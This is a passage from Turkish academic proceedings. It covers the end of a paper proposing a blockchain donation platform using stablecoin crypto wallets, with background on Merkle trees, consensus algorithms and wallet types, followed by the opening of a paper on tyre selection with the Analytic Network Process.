İkili bir ağaç yapısıdır. Kök, yaprak ve üst düğümler bulunmaktadır. Blokta kaydedilen veri parçalarının özütlenmesine ve bu özüt değerinin saklandığı yapıya yaprak denir. Yapraklarda bulunan özüt değerlerinin de özütlenerek kaydedilmesine üst düğüm denir. En üstteki üst düğüme kök denir. Blokzincir sistemlerinde Merkle ağaçlarında bu kök değeri tutularak işlem yapılır. Bu sayede çok hızlı ve az bir alan tutularak Merkle ağacı uygulanmış olur. Merkle ağacı sayesinde işlem verileri üzerinde bir değişiklik yapılması durumunda yaprak ve üst düğümlerdeki özüt değerleri değişeceği için sisteme bir müdahale yapıldığının gizlenmesi mümkün olmayacaktır ve fark edilecektir. Bu bağlamda Merkle ağacı verilerin verimli, hızlı ve güvenli doğrulanmasında kullanılır [12]. Şekil 3’de örnek bir Merkle ağacı yapısı paylaşılmıştır.



Şekil 3. Merkle Ağacı Yapısı

2.1.5. Uzlaşma Algoritmaları

Blokzincir sistemi oluşturulurken seçilmiş olan izlenecek kurallar bütünüdür. Her blokzincir sisteminde uygulanan uzlaşma algoritmaları bulunmaktadır. Kurulan sistem ve seçilen yahut sistem için özel olarak geliştirilen uzlaşma algoritmalarının özenle belirlenmesi gerekir. Yanlış kullanılan uzlaşma algoritmaları, fazla enerji tüketiminden uzun süren işlem süreçlerine varıncaya kadar birçok olumsuzluğa sebebiyet verebilir [17]. Bir başka deyişle uzlaşma algoritmaları, blokzincir sisteminde bir işlemin gerçekleşip bloklara kaydedilmesi için geçmesi gereken onay mekanizmalarıdır. Günümüzde birçok uzlaşma algoritması bulunmaktadır. Bunlardan ön plana çıkan İşin İspatı Algoritması (PoW,

Proof of Work) Bitcoin’de kullanılıyor olması sebebiyle çokça bilinen bir algoritmadır [7]. Madencilik işlemleri ve blok oluşturulmasında yüksek işlemci gücü gerektiği için yüksek elektrik tüketimine sebebiyet veren bir algoritmadır.

Blokcincir sisteminde ön plana çıkan bir başka kripto para olan Ethereum, ilk olarak uzlaşma algoritması olarak İşin İspatı algoritmasını kullanmış ancak daha sonra Türkçe karşılığı Hissenin İspatı (PoS, Proof of Stake) demenin daha doğru olacağı uzlaşma algoritmasına geçmiştir [16]. Bu algoritmada ise yeni blok oluşturma görevi düğümlerden rastgele seçilen birine verilerek yapılır. Rastgele seçim işleminde seçilen düğümün tutmuş olduğu kripto para miktarı, blok oluşturma görevini almasında öncelikli etkindir. Yani yüksek miktarlarda kripto para tutan düğümler daha çok ödül alırlar. Ancak burada zincirin belirli düğümlerce yönetilme durumu ortaya çıkabilmektedir. Buna çözüm olarak da yine Hissenin İspatı algoritması içinde kripto para yaşına göre bir seçim yapılmaktadır. Burada kripto paralarının miktarı ve kaç gündür hisse olarak sistemde tuttukları önemlidir. Çünkü bekleme gün sayısı ve tutulan kripto para çarpımı ile elde edilen değeri en yüksek olan düğümler, yeni bloku oluşturacak düğüm olarak seçilir. Bloku oluşturan düğümün bekleme gün sayısı sıfırlanır ve bu sayede sistemde yüksek kripto paralı düğümlerin sürekli işlem yapması ve ödülleri toplamasının önüne geçilmiş olur. Günümüzde Pratik Bizans Hata Toleransı (PBFT, Practical Byzantine Fault Tolerance), Kapasite Kanıtı (Proof of Capacity), Geçen Sürenin Kanıtı (Proof of Elapsed Time) ve belirmediğimiz birçok uzlaşma algoritmaları bulunmaktadır. Tablo 1’de blokcincir platformları ve kullanılan uzlaşma algoritmalarının bilgileri paylaşılmıştır [4].

Tablo 10. Çokça Kullanılan Blokcincir Platformları ve Uzlaşma Algoritmaları

Platform İsmi	Uzlaşma Algoritması
Bitcoin	İşin İspatı Algoritması
Ethereum	İşin İspatı Alg. & Hissenin İspatı Alg.
Hyperledger Fabric	Takılabilir Algoritma
EOS	Yetkilendirilmiş Hisse İspatı Algoritması
Stellar	Stellar Uzlaşma Protokolü
Quorum	Çoğunluk Oylaması
Ripple	Olasılıklı Oylama


2.1.6. Kripto Paralar

Blokszincir sistemleri üzerinde üretilen Bitcoin ve altcoinlerin tamamına denilmektedir [22]. Bitcoin sonrası üretilen tüm dijital paralara altcoin denilmektedir. Günümüzde birçok blokszincir sistemi açık kaynak kodludur. Bu sayede programlama yeteneği bulunan herkes kendi kripto parasını geliştirip kullanıma sunabilir. Bu sebepten olsa gerek günümüzde 1600 farklı kripto para bulunmaktadır. Üretilen kripto para sayısının bu kadar fazla olması, birçok altcoin için, kaçınılmaz olarak değerlerinin Bitcoin ve Ethereum'da olduğu gibi yüksek meblağlara ulaşmamasıyla sonuçlanmaktadır. Kripto paranın değerinin belirlenmesinde o paranın üretilmesinde görev alan teknik ekibin özgeçmişleri de büyük önem taşımaktadır. Çünkü blokszincir sistemleri oluşturulurken her şeyin düşünülmesi ve sistemin çok iyi optimize edilmesi gerekmektedir. Blokszincir sistemlerinin kaynak kodlarında gözden kaçan çok küçük hataların dahi çok büyük sorunlara sebebiyet vereceği unutulmamalıdır. Bu sebeple çok iyi bir yazılımcı ekibi olan kripto para girişimlerinin geleceği ve değerinin ne olacağı hakkında fikir sahibi olunabilir.

Günümüzde kullanılan banknotlara itibari para denilmektedir. İtibari denilmesinin sebebi, basılan paranın karşılığında altın yahut benzeri değerli bir materyalin merkez bankalarında tutulmuyor olmasıdır. Büyük buhran öncesi merkez bankaları ons altın karşılığı banknot basımı gerçekleştirmiştir. Ancak İkinci Dünya Savaşı zamanında basılan paraların karşılığı olarak merkez bankalarında tutulması gereken ons altın miktarının yeterli seviyenin çok altında olduğu anlaşılmıştır. Bu durum sonrasında savaşın da doğurmuş olduğu olumsuzluklar sebebiyle tüm dünyayı etkileyen ekonomik kriz başlamıştır. Yaşanılan bu süreç sonrasında piyasaya sürülen banknotların karşılığı olarak ons altın tutulması durumu değişmiştir. Günümüzde itibari paraların değerini belirleyen birçok ekonomik ve siyasi etken bulunmaktadır. Banknotun basıldığı ülkenin bulunduğu coğrafi konum, sahip olduğu zenginlikler, üretim gücü, teknolojiyi geliştirme seviyesi, imzalamış olduğu uluslararası anlaşmalar ve üyesi olduğu birlikler gibi birçok değişken, ülke paralarının değerinin belirlenmesinde etkili olmaktadır.

Kripto paraların değerlerinin belirlenmesinde yukarıda bahsedilenlerden farklı bir şekilde ilerlemektedir. Fiyatlarda karşılaşılan yüksek dalgalanmalar, özellikle Bitcoin örneğinde olduğu gibi ulaşılan yüksek değerler ve kripto para borsalarının kurulmuş ve kaldıraç gibi ekonomik araçlarla işlem yapılma imkanı olması sebebiyle yatırımcılar açısından ilgi çekici bir değer halini almıştır. Sabit değerli kripto paralar dışında piyasada kullanılmakta olan tüm dijital paralarda tahmin edilemez fiyat değişimleri ile karşılaşılabilir. Covid19 pandemisi sürecinde güvenli yatırım aracı olarak görülen ons altın fiyatlarında görülen yükseliş ile Bitcoin'in son bir yılı incelendiğinde önemli bir tablo ile karşılaşmaktadır. Şekil 4'de Bitcoin Dolar karşısındaki değer değişim grafiği görülmektedir. Son bir sene incelendiğinde günümüzde Bitcoin Eylül 2019 tarihindeki değeri üzerinde bir bedele ulaşmış görülmektedir. Ancak grafik dikkatle incelendiğinde pandemi sürecinde Mart 2020 tarihinde 5000 dolarlık bir bedele gerileme olduğu görülmektedir. Ardından gerçekleşen değer artışı ile günümüzde

11000 dolar civarında bir değere sahiptir. Ortalama fiyat dalgalanması bu süreçte 5000 dolar gibi çok yüksek bir rakam olarak kayıtlara geçmiştir.



Şekil 4. Bitcoin Bir Yıllık Değer Değişim Grafiği

Şekil 5’de paylaşılan ons altının bir yıllık değer değişim grafiği incelendiğinde, grafiksel olarak Bitcoin grafiğinden çok daha agresif ve sürekli bir yükseliş varmış gibi gözükse de ortalama 600 dolarlık bir değer yükselişi gerçekleşmiştir. Mart 2020 tarihinde Bitcoin’de olduğu gibi bir değer kaybı görülmüş ancak bu fiyat değişimi 200 dolarlık bir aralıkta kalmıştır. Karşılaşılan pandemi süreci, devam eden ticaret savaşları ve bozulan dünya ekonomisi düşünüldüğünde, tüm bu olumsuzluklara rağmen, ons altında karşılaşılan bu yükseliş Bitcoin’le kıyaslandığında önemsiz bir rakammış gibi görünmektedir.



Şekil 5. Ons Altın Bir Yıllık Değer Değişim Grafiği

Kripto para fiyatlarında karşılaşılan bu yüksek değer değişimleri çok ciddi bir sorundur. Ancak bu denli yüksek değerlere ulaşmasının sebebinin Bitcoin yahut diğer tüm altcoinlere duyulan güven olduğu unutulmamalıdır. Burada güven, kripto paranın yaratılış blokunda belirlenmiş ve değiştirilemez olan kurallarına, değiştirilemez olan işlem kayıtlarına, ademi merkezîyetçi yapısına ve düşük işlem

maliyetlerine duyulmaktadır. Blokzincir teknolojisinin finans alanında kat ettiği gelişim düşünüldüğünde, kripto paraların ilerleyen süreçte çok daha yaygınlaşacağı ve kullanımının kolaylaşacağı söylenebilir. Ancak sabit değerli olmayan tüm kripto paraların değerlerinin yukarıda bahsedilen güven kaynaklarında bir şaibe meydana gelmesi durumunda sıfırlanacağı unutulmamalıdır.

Kuantum hesaplama gücü güvenlik noktasında önemli bir etken olarak dikkate alınmalıdır. Kripto para ve blokzincir sistemleri bilgisayar bilimleri ve kriptoloji bilimi çalışma konusudur. Kullanılan algoritmaların kırılması veya yeni algoritmaların kuantum bilgisayarlarıyla geliştirilmemesi durumunda ciddi sistemsel güvenlik sorunlarının karşılaşılabileceği unutulmamalıdır. Bu sebeple kripto paraların geleceği ile ilgili olumlu beklenti devam ederken akademinin de blokzincir teknolojisini yeni gelişmelerle destekleyici çalışmaları sürdürmesi büyük önem taşımaktadır. Projemizde Türkiye Cumhuriyet Merkez Bankası'nın geliştireceğini duyurduğu kripto para yahut biLira gibi sabit değerli kripto paraların kullanılmasına önem verilmesinin sebebi yukarıda belirtilen olumsuzluklardan yardımlaşma sürecine dahil olan tüm paydaşları koruma altına almaktır.

2.1.7. Kripto Cüzdanlar

Günümüzde tedavülde bulunan Bitcoin ve Ethereum baştan olmak üzere tüm kripto paraları, altcoinleri, kullanabilmek için kripto cüzdana ihtiyaç duyulmaktadır. Kripto cüzdanlarda özel ve genel anahtarlar ve kripto para adresi tutulmaktadır [20]. Bu bilgiler sayesinde kripto cüzdanlar arasında transfer işlemi gerçekleştirilebilir. Sanal cüzdan olarak da adlandırılan kripto cüzdanlar internet erişimi durumuna göre sıcak ve soğuk olarak ikiye ayrılırlar. Soğuk cüzdanlar internet erişiminin olmadığı çevrimdışı tutulduğu cüzdanlardır. Sıcak cüzdanlarda ise çevrimiçi internet erişimi bulunup, işlemler süratle gerçekleşmektedir. İnternet erişiminin bulunduğu durumlarda siber saldırılara maruz kalma durumu söz konusu olabileceği için sıcak ve soğuk cüzdan çözümleri ortaya atılmıştır. Günümüzde her iki cüzdan türünde de güvenlik seviyesi yüksek olup her geçen gün yeni çözümler geliştirilmekte ve güvenlik artırılmaktadır. Kripto cüzdanlar beş farklı sınıfta incelenebilir. Bunlar: Mobil Cüzdanlar, Masaüstü Cüzdanlar, Çevrimiçi (Web) Cüzdanlar, Kâğıt Cüzdanlar, Donanım Cüzdanlarıdır. Tüm cüzdan çeşitlerinde kripto paranın kendisi tutulmamaktadır. Kripto cüzdanlarda tutulan kripto paranın varlığını ispatlayan verileri depolanmaktadır. Aynı zamanda tüm kripto cüzdanların aynı IBAN numarası gibi bir cüzdan adresi bulunmaktadır. Bu adrese genel anahtar denilmektedir. Cüzdan adresinin bilinmesi durumunda başka bir bilgiye gerek duyulmadan ve geri dönüşümü yapılmaksızın para transferi gerçekleştirilebilir. Kripto cüzdanlara erişim özel anahtar ile mümkündür. Özel anahtarın unutulması yahut başka birinin eline geçmesi durumunda geri dönüşümü olmayan para transferlerine yahut cüzdana erişimin şifre hatırlanıncaya kadar durmasına sebebiyet verilebilir. Bu sebeple cüzdanınızı oluşturduktan sonra sahip olacağınız anahtar ve şifrenizi kaybetmeyeceğiniz ve güvenli bir yerde yazarak saklayınız [25].


3. MİLLİ BAĞIŞ ZİNCİRİ PLATFORMU

Milli Bağış Zinciri Projesi, yardımlaşma sürecine katılan tüm paydaşların birer kripto cüzdan sahibi olduğu, gerek kurumsal hesapların gerekse de gerçek kişilerin gerçekleştirmiş oldukları tüm ödemeleri kayıt altında tutulduğu, ihtiyaç sahiplerinin şeffaf ve adil bir şekilde yardıma eriştiği bir sosyal sorumluluk projesidir. İlgili kurum dışında yardım yapılacak kişilerin bilgisi kimsede bulunmamaktadır. Bu sebeple yardımlaşma sürecinde kör eşleşme sistemi bulunmaktadır. Yardım yapan ve alan taraflar birbirlerinden habersizdir.

MBZ projesinin ilk aşaması kullanılacak Türk parasına sabitlenmiş kripto paranın belirlenmesi ve kullanılacak kripto cüzdanların paydaşlarca edinilmesinin sağlanmasıdır. MBZ projesi için özel olarak üretilmiş Türk parasına sabitlenmiş stabil bir kripto para üretmek aslen çok zor bir süreç olmamakla birlikte gereksiz bir enerji kaybına sebebiyet vermemek için hali hazırda geliştirilen ve MBZ projesinin amacına uygun kripto paraların kullanılmasına karar verilmiştir. MBZ projesinin bulunduğu aşama itibarıyla yapısal değişimlere müsait olması ve ileride yapılacak olası bir kripto para değişikliğinin de sisteme kolayca uyarlanabileceği için resmi bir kurumla anlaşılma sürecinde alınacak kararlar doğrultusunda kullanılacak kripto paranın nihai halini almasına karar verilmiştir. Çalışmamızın tanıtılması aşamasında biLira stabil kripto parası ile devam edilecekmiş gibi düşünülerek hareket edilmiştir. Bu doğrultuda biLira kripto parasının ERC-20 standardına uygun tüm cüzdanlarla uyumlu olması ve sebebiyle uygulama ara yüzü kolay olan MyEtherWallet (MEW) uygulamasının kullanılmasına karar verilmiştir. MEW uygulaması App Store ve Google Play'dan kolaylıkla indirilebilecek ve ücretsiz bir uygulamadır. MBZ platformunda yeni üyeler ve daha önce kripto para transferi yapmamış kişiler için kripto cüzdan oluşturulmasının ve kripto cüzdanlarına para yüklenmesinin nasıl yapılacağını açıklayan tanıtım görselleri ve videoları hazırlanmakta olup sistem kullanıma açıldığında kullanıma hazır bulunacaktır.

Milli Bağış Zinciri projesinin ikinci aşaması olan MBZ platformu ise en basit tabirle kripto cüzdan bilgisi paylaşan web tabanlı bir hizmettir. MBZ için geliştirilecek olan web sitesinin kullanımın çok basit ve açıklayıcı bilgilerinin çokça bulunduğu bir platform olmasına karar verilmiştir. Temel bilgisayar kullanımı yetisine sahip herkes için kolayca kullanılabilir bir yapıda olup kullanıcılara adım adım gerekli tüm süreçlerde nasıl bir yol izleneceğinin bilgisi verilecektir.

Şekil 6'da MBZ platformu için geliştirdiğimiz algoritmanın akış şeması özet bir şekilde paylaşılmıştır.



Şekil 6. Milli Bağış Zinciri Cüzdan Belirleme Algoritması Akış Şeması


MBZ platformunda paylaşılacak olan kripto cüzdan adreslerinin belirlenmesi konusunda şu adımlar takip edilecektir:

- 1- Yardım yapılacak kişilerin ilgili kurumca belirlenmesi
- 2- ERC-20 standardında kripto cüzdanı olmayanlar için yeni kripto cüzdanların oluşturulması
- 3- Yeni oluşturulan cüzdan bilgilerinin sahiplerine iletilmesi
- 4- Tüm cüzdan bilgilerinin bir veri tabanında toplanması
- 5- Belirli aralıklarla ilgili kurumun belirleyeceği şekilde yardım listesindeki kişilerin eklenip çıkartılması

MBZ platformunda cüzdan bilgileri paylaşılacak kişilerin belirlenmesinde resmi kurumlarla birlikte çalışılması zorunludur. Sisteme eklenen kişilerin muhtaçlık durumu şüphe götürmemeli, ihtiyacı olmayan kişiler kesinlikle sisteme dâhil edilmemelidir. MBZ platformu ve veri tabanının tasarımı, güvenliği maksimum seviyede tutacak şekilde tasarlanmış olup her türlü siber saldırılara karşı dayanıklı

olacak şekilde planlanmıştır. Platformun kullanımının yaygınlaşması ve popülerliğinin artması sonrasında oluşabilecek sistem yoğunluklarının önüne geçilmesi için sistem optimasyonları sürdürülmektedir. Tüm bu çalışmalar MBZ platformunun güvenliğinin üst düzeyde tutulması ve sisteme izni olmayan kullanıcıların erişimlerini engellemek amacıyla devam ettirilmektedir.

Kripto cüzdanların kullanıcı bilgileri anonimdir. Ancak cüzdanda gerçekleşen transferler kişi hakkında bir fikir verebilir. Yahut bir kurum ya da şahsın kendi cüzdan adresini paylaşması durumunda o cüzdanın aitliği herkesçe bilinmiş olur. Cüzdan sahipliğinin gizlenmesi amacıyla bazı kripto cüzdanlarda işlem geçmişi gizlenmektedir. MBZ sisteminde aylık cüzdan hareketi takip edileceği için işlem geçmişini gizleyen kripto cüzdanların kullanılmasına müsaade edilmez. Milli Bağış Zinciri Projesinin genel işleyiş şeması Şekil 7’de paylaşılmıştır.



Şekil 7. Milli Bağış Zinciri Projesi İşleyiş Şeması

4. SONUÇ

Önermekte olduğumuz Milli Bağış Zinciri Projesi, blokzincir teknolojisinin sağlamış olduğu yeniliklerden faydalanarak güvenilirliği ve hesap verilebilirliği yüksek, şeffaflığın tam olduğu bir yardımlaşma modeli ortaya koymaktadır. Blokzincir teknolojisinin Bitcoin ile ön plana çıkmasının sağladığı en büyük kolaylık, teknolojinin finans alanındaki uygulamalarının hızla gelişmesini

sağlamasıdır. Bitcoin ve altcoinlerin finans sistemini kökünden değiştireceği ve bankacılık sistemlerini ortadan kaldıracığı iddiası gerçekliğini yitirmiş aksine finans sektörü bu yeniliği bünyesine ekleme kabiliyetini hızla göstermiştir. Merkezi yapıda olan finans sistemlerinde sorumluluk otorite olmayı üstlenen kurumda olduğu için hali hazırda çalışan finans sektörünün güvenliğini tehlikeye atmadan kripto para gibi yeniliklerin var olan sistemlere entegre edilmeleri zaman almaktadır. Günümüzde birçok yerli ve yabancı banka, kripto paraların farklı para birimlerine dönüştürülmesi hizmetini sunmaktadır. İlerleyen süreçte kripto paraların aynı kredi kartlarında olduğu gibi kullanımının yaygınlaşması durumunda, blokzincir teknolojisiyle geliştirilen projelerin popülerliği ve kullanım oranı çok daha fazla artacaktır.

Günlük hayatta kripto paralar ödeme aracı olarak kullanılmamakta, daha çok yatırım amaçlı kullanılan bir finansal araç olarak görülmektedir. Kripto para borsalarında, Forex platformlarında takas ve kaldıraçlı işlemlerinin sağlanması sebebiyle, kripto paralarda karşılaşılan yüksek hacimli değer değişimleri birçok yatırımcı için cazibe merkezi haline gelmesini sağlamaktadır. Bu sebeple kripto paraların değerlerindeki değişimin günümüzde kullanılan banknotlardaki değer değişimlerinden farklı hareket ettiğini unutmamak gerekir. Bu bilgi ışığında dünya ülkelerinin merkezi bankaları tarafından üretilecek milli paralarının dijitale çevrilmesi ve bu paraların kullanımının yaygınlaşması durumunda dünya gerçek anlamda yeni bir finansal sistemle yoluna devam etmeye başlayacaktır.

Milli Bağış Zinciri projesinde kripto cüzdan kullanımı ile önermekte olduğumuz yardımlaşma sistemine duyulan ihtiyacın öncelik derecesinin iyi belirlenmesi gerekmektedir. Vakıf ve benzeri birçok kuruluşun yardım amaçlı yürüttüğü ve üstlendiği sorumlulukların sadece para gönderimi ile sınırlı olmadığını unutmamak gerekmektedir. İnsana erişimde yardım kuruluşlarının görevi ve önemi devam etmektedir. Ancak yapılan bu yardımların temin edilmesinde eğer bir ödeme yapılmışsa, bu ödemelerin kripto cüzdanlar vasıtasıyla yapılması durumunda, blokzincir teknolojisinde şeffaflığın tam olması sebebiyle daha tercih edilebilir ve yenilikçi bir yöntem olacağı söylenebilir.

Milli Bağış Zinciri Projesi Türkiye’de yardımlaşma sürecinde önerilen ilk blokzincir temelli bir çözüm önerisi olması sebebiyle literatürde önemli bir yere sahiptir. İlerleyen süreçte özellikle blokzincir teknolojisinin finans alanındaki uygulamalarının daha yaygın bir hale gelmesi durumunda Milli Bağış Zinciri Projesinin etki edeceği insanların boyutunda ciddi artışlar görülecektir. Başka bir deyişle Milli Bağış Zinciri, blokzincir teknolojisinin gelişme oranı ile doğru orantılı bir etkileşim halindedir.

Milli Bağış Zinciri Projesi platform olarak dinamik bir yapıya sahiptir. Oluşturulan tüm blokzincir sistemlerinde kaynak kodları en baştan belirlenir ve sistem kullanıldığı süre boyunca bu kodlar çalışmaya devam eder. Kodlarda yanlış bir hesaplama sonucunda karşılaşılan sorunlar çözülebilir yapıda değildir. Bu sorun özellikle yanlış yahut yetersiz düşünülmüş akıllı sözleşmelerde çokça karşılaşılmaktadır. Ancak hızla gelişen teknoloji sayesinde çok uzak olmayan bir süreçte blokzincir mimarisinde özellikle akıllı sözleşmelerde karşılaşılan sorunların çözümü noktasında yenilikçi çözüm

önerileri getirilebilir. Karşılaşılacak tüm yenilikler ve yapısal değişimlerde dahi Milli Bağış Zinciri Platformu kripto cüzdanlarla çalıştığı için oluşabilecek her türlü farklılığa uyum sağlayabilecek bir durumdadır. Kripto cüzdanlar oluşturulması kolay, ekonomik ve hızlı yapılardır. Birlikte çalışılan resmi kurumun belirleyeceği kıyaslar doğrultusunda cüzdan türlerinde yapılabilecek olası bir değişim hızlı bir şekilde gerçekleştirilebilir.

Milli Bağış Zinciri Projesi çok da uzak olmayan bir geleceğe yapılan bir yatırımdır. Bugünden başlanan çalışmalar yakın bir gelecekte çok hızlı yol alınmasını sağlayacaktır. İlerleyen süreçte dijital paraların günlük hayatımızın normal bir aracı haline geleceği kaçınılmazdır. Bu gerçekliğe şimdiden hazırlanmak ve yenilikçi çözümler getirilmesi gerekmektedir. Dijital varlıkların takas sitelerinde farklı para yahut kripto para birimlerine değiştirilmesi aşamasında karşılaşılan güvenlik açıkları, blokzincir sistemlerinde yapılabilen saniyelik işlem sayısının Visa ağında gerçekleştirilen işlem sayısından çok daha az olması gibi sorunlar üzerine araştırmalar yapılmaktadır. Kripto cüzdanların kredi kartı ile yahut kredi kartı gibi kullanımının yaygınlaşması ve daha kolay kullanıcı ara yüzlerinin geliştirilmesi gerekmektedir. Bu noktada kripto nüfus cüzdanı çalışmaları büyük öneme sahiptir. Geliştirilen kripto nüfus cüzdanlarına kimlik belgeleri dışında sürücü belgesi ve kredi kartı bilgilerinin de bulunacağı %100 blokzincir yahut Hibrit çözüm mimarileriyle bir çözüm getirilmesi teknolojinin yaygınlaşmasını çok hızlandıracaktır. Projemizin Alfa sürümü yakın zamanda proje geliştiricileri tarafından yapılacak olup, ilerleyen süreçte Beta sürümünün de paylaşımı yapılacaktır.

5. KAYNAKÇA

- [1] Nakamoto, S., "Bitcoin: A Peer to Peer Electronic Cash System," 2008.
- [2] Takaoğlu, M., Özer, Ç., Parlak, E., "Blokzinciri Teknolojisi ve Türkiye'deki Muhtemel Uygulanma Alanları," Uluslararası Doğu Anadolu Fen Mühendislik ve Tasarım Dergisi, 1(2), 260-295, 2019.
- [3] Jiang, Y., Ding, S., "A High Performance Consensus Algorithm for Consortium Blockchain," IEEE 4th International Conference on Computer and Communications, 2379-2386, 2018.
- [4] Ziyao, L., Cong, N., Wenbo, W., Dusit, N., Ping, W., Ying-Chang, L., Dong In., K., "A Survey on Blockchain: A Game Theoretical Perspective," IEEE Access, 7, 47615-47643, 2019.
- [5] Singh, K., Singh, N., Kushwaha, D. S., "An Interoperable and Secure E-Wallet Architecture based on Digital Ledger Technology using Blockchain," International Conference on Computing, Power and Communication Technologies (GUCON), 165-169, 2018.
- [6] Alidin, A., Al-Wosabi, A., Yusoff, Z., "Overview of Blockchain Implementation on Islamic Finance: Saadiqin Experience," Cyber Resilience Conference (CRC), 1-2, 2018.
- [7] Hu, Y., Manzoor, A., Ekparinya, P., Lıyanage, M., Thilakarathna, K., Jourjon, G., Seneviratne, A., "A Delay-Tolerant Payment Scheme Based on the Ethereum Blockchain," in IEEE Access, 7, 33159-33172, 2019.

- [8] Chen, B., Tan, Z., Fang, W., “Blockchain-Based Implementation for Financial Product Management,” 28th International Telecommunication Networks and Applications Conference (ITNAC), 1-3, 2018.
- [9] Ekbote, B., Hire, V., Mahajan, P., Sisodia, J., “Blockchain based remittances and mining using CUDA,” International Conference On Smart Technologies For Smart Nation (SmartTechCon), 908-911, 2017.
- [10] Mohite, A., Acharya, A., “Blockchain for government fund tracking using Hyperledger,” 231-234, 2018.
- [11] Henry, R., Herzberg, A., Kate, A., “Blockchain Access Privacy: Challenges and Directions,” in IEEE Security & Privacy, 16(4), 38-45, 2018.
- [12] Muthamilselvan, S., Praveen, N., Suresh, S., Sanjana, V., “E-DOC Wallet Using Blockchain,” 3rd International Conference on Communication and Electronics Systems (ICCES), 989-993, 2018.
- [13] Hao, Z., Ji, R., Li, Q., “FastPay: A Secure Fast Payment Method for Edge-IoT Platforms using Blockchain,” IEEE/ACM Symposium on Edge Computing (SEC), 410-415, 2018.
- [14] Rot, A., Blaicke, B., “Blockchain’s Future Role in Cybersecurity. Analysis of Defensive and Offensive Potential Leveraging Blockchain-Based Platforms,” 9th International Conference on Advanced Computer Information Technologies (ACIT), 447-451, 2019.
- [15] Ramkumar, M., “A blockchain based framework for information system integrity,” in China Communications, 16(6), 1-17, 2019.
- [16] Gaži, P., Kiayias, A., Russell, A., “Stake-Bleeding Attacks on Proof-of-Stake Blockchains,” Crypto Valley Conference on Blockchain Technology (CVCBT), 85-92, 2018.
- [17] Kim, J., Jin, J., Kim, K., “A study on an energy-effective and secure consensus algorithm for private blockchain systems (PoM: Proof of Majority),” International Conference on Information and Communication Technology Convergence (ICTC), 932-935, 2018.
- [18] Kiš, M., Singh, B., “A Cybersecurity Case for the Adoption of Blockchain in the Financial Industry,” IEEE International Conference on Internet of Things (iThings) and IEEE Green Computing and Communications (GreenCom) and IEEE Cyber, Physical and Social Computing (CPSCom) and IEEE Smart Data (SmartData), 1491-1498, 2018.
- [19] Takaoğlu, M., Takaoğlu, F., Küçükali, U. F., “Retweet Sorumluluğu,” International Congress on Engineering and Architecture (ENAR), 1208-1217, 2018.
- [20] İşler, B., Takaoğlu, M., Küçükali, U. F., ”BLOKZİNCİRİ VE KRİPTO PARALARIN İNSANLIĞA ETKİLERİ,” e-Journal of New Media / Yeni Medya Elektronik Dergi – eJNM, 3(2), 71-83, 2019.
- [21] Takaoğlu, M., Güneş, A., “BLOCKCHAIN TECHNOLOGY IN HIGHER EDUCATION,” 5th International Congress on Education, Distance Education and Educational Technology, ICDET, 104-116, 2019.

- [22] Bhat, M., Vijayal, S., “A Probabilistic Analysis on Crypto-Currencies Based on Blockchain,” International Conference on Next Generation Computing and Information Systems (ICNGCIS), 69-74, 2017.
- [23] Zhang, B., Balogun, H., “On the Sustainability of Blockchain Funding,” IEEE International Conference on Data Mining Workshops (ICDMW), 89-96, 2018.
- [24] Salman, T., Zolanvari, M., Erbad, A., Jain, R., Samaka, M., “Security Services Using Blockchains: A State of the Art Survey,” in IEEE Communications Surveys & Tutorials, 21(1), 858-880, 2019.
- [25] Urien, P., “Introducing Innovative Bare Metal Crypto Terminal for Blockchains and BigBang Paradigm.” 10th IFIP International Conference on New Technologies, Mobility and Security (NTMS), 1-4, 2019.

ANALİTİK AĞ SÜRECİ YÖNTEMİ İLE ARAÇ İÇİN EN UYGUN LASTİK SEÇİMİ

Muhammet Enes Akpınar¹

¹*Manisa Celal Bayar Üniversitesi, Mühendislik Fakültesi, Manisa, TÜRKİYE*

enes.akpinar@cbu.edu.tr

ORCID: 0000-0003-0328-6107

ÖZET

Seçim problemleri birçok kriter ve alternatifi bünyesinde barındırması sebebiyle çok kriterli karar verme yöntemlerinin yoğunlukla kullanıldığı problem türlerindedir. Bu problemler literatürde ağırlıklı olarak Analitik Hiyerarşi Süreci, PROMETHEE, TOPSIS ve bulanık mantık temelli yöntemler ile çözülmüştür. Seçim problemleri literatürde çok çeşitli olmasına rağmen göz ardı edilen problemlerden birisi de lastik seçimidir. Günlük olarak kullanılan araçların belirli periyotlarla değişen lastikleri için bir satın alma problemi bu çalışmada ele alınmıştır. Ele alınan bu problem lastik seçimi için belirlenmiş kriterler ve alternatiflerden oluşmaktadır. Problemin çözümü için çok kriterli karar verme yöntemlerinden biri olan Analitik Ağ Süreci dikkate alınmıştır. Çalışma sonunda kriterleri en uygun düzeyde karşılayan alternatif seçilmiş ve sonuçlar yorumlanmıştır.

***Anahtar Kelimeler:** Çok kriterli karar verme, lastik seçimi, analitik ağ süreci*

SELECTING THE MOST SUITABLE TIRE FOR CAR USING ANALYTICAL NETWORK PROCESS

ABSTRACT

Selection problems are among the types of problems in which multi-criteria decision making methods are used extensively because they include many criteria and alternatives. These problems are mainly solved by Analytical Hierarchy Process, PROMETHEE, TOPSIS and fuzzy logic based methods in the literature. Despite the wide variety of selection problems

in the literature, one of the overlooked problems is tire selection. For papers to be sent as full paper, the formatting of the table, figure, equation, graphic and bibliography given below should be used. A purchasing problem for tires that are used on a daily basis, which are changed periodically, is discussed in this study. This problem addressed consists of criteria and alternatives for tire selection. Analytical Network Process, which is one of the multi-criteria decision making methods, has been taken into consideration for the solution of the problem. At the end of the study, the alternative that meets the criteria at the most appropriate level was selected and the results were interpreted.

Keywords: *Multi-criteria decision making, tire selection, analytical network process*

1.GİRİŞ

Seçim yöntemleri hayatımızın her aşamasında karşımıza çıkan problemlerdendir. Özellikle önem düzeyi yüksek ürün satın alırken karar verme aşamasında en çok istenilen ürün satın alınması beklenir. Fakat bazı durumlarda kriterlerin fazlalığı istenilen ürünün seçiminde zorluk oluşturabilmektedir. Diğer bir ifadeyle, mevcut alternatifleri çoğunlukla birbiriyle çelişen birçok kritere göre değerlendirerek aralarından en iyi olanını bulmak oldukça zordur. Bu zor durumda en uygun alternatife karar verebilmek için Çok Kriterli Karar Verme (ÇKKV) problemi olarak ortaya çıkmaktadır.

